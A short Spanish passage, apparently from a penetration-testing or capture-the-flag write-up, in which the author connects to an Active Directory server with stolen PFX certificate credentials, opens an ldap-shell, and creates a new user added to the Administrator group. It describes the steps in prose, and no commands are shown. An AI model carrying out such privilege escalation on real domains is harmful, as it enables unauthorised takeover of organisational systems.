de esta manera nos conectamos al servidor de active Directory con las credenciales en formato pfx que hemos conseguido y obtenemos una conexión ldap-shell

creamos un usuario y lo agregamos al grupo Administrator
de esta manera hemos creado un nuevo usuario que pertenece al grupo Administrator por lo cual tenemos permisos elevados